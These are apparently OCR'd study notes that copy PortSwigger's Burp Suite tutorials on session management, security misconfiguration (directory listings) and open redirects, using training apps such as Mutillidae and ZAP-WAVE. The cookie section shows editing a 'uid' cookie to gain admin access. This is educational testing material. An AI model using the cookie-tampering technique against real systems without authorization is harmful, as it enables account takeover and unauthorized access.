
With intercept turned off in the Proxy "Intercept" tab, visit the login page of the application you are testing in your browser.

Log in to the application you are testing.


You can log in using the credentials user:user.



Return to Burp.
In the Proxy "Intercept" tab, ensure "Intercept is on".




Refresh the page in your browser.
The request will be captured by Burp, it can be viewed in the Proxy "Intercept" tab.
Cookies can be viewed in the cookie header.



We now need to investigate and edit each individual cookie.


Right click anywhere on the request and click "Send to Repeater".

Note: You can also send requests to Repeater via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.



Go to the Repeater tab.

The cookies in the request can be edited easily in the "Params" tab.




By removing cookies from the request we can ascertain the function of each cookie.

In this example, if the "username", "uid" and "PHPSESSID" cookies are removed, the session is ended and the user is logged out of the application.

We can use the Repeater to remove cookies and test the response from the server.


Remove and add cookies using the "Add" and "Remove" buttons and use the "Go" button to forward requests to the server.



Cookies can be edited in the Request "Params" table.

In this example we have altered the value of the "uid" cookie to 1.

Alter the value then click the "Go" button.



The response from the server can be viewed in the "Response" panel in Repeater.

The response shows that by altering the "uid" cookie we have logged in to the application as "admin".

We have used cookies to manipulate the session and access another account with elevated privileges.

From <https://support.portswigger.net/customer/portal/articles/1964073-Methodology_Attacking%20Session%20Management_Hacking%20Cookies.html>

Using Burp to Attack Session Management

The session management mechanism is a fundamental security component in the majority of web applications. HTTP itself is a stateless protocol, and session management enables the application to uniquely identify a given user across a number of different requests and to handle the data that it accumulates about the state of that user's interaction with the application.

Because of the key role played by session management mechanisms, they are a prime target for malicious attacks against the application. If an attacker can break an application's session management, they can effectively bypass its authentication controls and masquerade as other application users without knowing their credentials. If an attacker compromises an administrative user in this way, the attacker can own the entire application.

Use the links below to access various tutorial pages for testing session management vulnerabilities:

- Using Burp to hack cookies / manipulate sessions
- Using Burp to test token generation
- Using Burp to test session token handling
- Using Burp to test for cross-site request forgery (CSRF)

From <https://support.portswigger.net/customer/portal/articles/1964053-Methodology_Attacking%20Session%20Management.html>

Security Misconfigurations

Sunday, December 23, 2018 1:03 AM

Using Burp to Test for Security Misconfiguration Issues

Application misconfiguration attacks exploit configuration weaknesses found in web applications.


Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, and framework.

Many applications come with unnecessary and unsafe features, such as debug and QA features, enabled by default. These features may provide a means for a hacker to bypass authentication methods and gain access to sensitive information, perhaps with elevated privileges.

Likewise, default installations may include well-known usernames and passwords, hard-coded backdoor accounts, special access mechanisms, and incorrect permissions set for files accessible through web servers.

In this example we will demonstrate how to use Burp Spider and/or Site map to check for directory listings. This tutorial uses an exercise from the “Mutillidae” training tool.


The version of “Mutillidae” we are using is taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.

Ensure Burp Proxy "Intercept is off".

In your browser, visit the page of the web application you are testing.
In this example start by browsing to the Mutillidae home page.




Return to Burp.
Select the "Target" tab and then the "Site map" tab.
Locate and right click on the "Mutillidae" folder to bring up the context menu..
Click "Spider from here".



Although not necessarily a security vulnerability, directory listings are reported by Burp Scanner.


For example, if you have passive scanning enabled when you spider this application, "Directory listing" will be included in the Scanner "Results" tab.



Go to the "Target" tab and then the "Site map" tab.


Here you can view the site map for the web application which has been populated by Burp Spider.

Select an interesting branch from the Site map. In this case we will explore the "Includes" directory.



Return to your browser and access the directories you have chosen to investigate by adding the directory name to the URL.

In this example: /mutillidae/includes/.



Explore the links in each file and directory you are able to find.

From <https://support.portswigger.net/customer/portal/articles/1965728-Methodology_Security%20Misconfiguration.html>

Redirects and Fowards


Sunday, December 23, 2018 12:04 AM

Using Burp to Test for Open Redirections

Open redirections are potential vulnerabilities for web applications in which a redirection is performed to a location specified in user-supplied data. By redirecting or forwarding a user to a malicious web site, an attacker could attempt a phishing scam or to steal user credentials.

In this example we will demonstrate how to use Burp's Proxy, Spider and Repeater tools to check for open redirections. The application is ZAP-WAVE and is designed for evaluating security tools.


The version of ZAP-WAVE used in this tutorial is taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.

Ensure Burp Proxy "Intercept is on".

Visit the web application you are testing in your browser.




The Proxy "Intercept" tab should now show the intercepted request.


Bring up the context menu by right clicking anywhere on the request.

Click "Send to Spider", this will spider the web application and populate the "Site map".

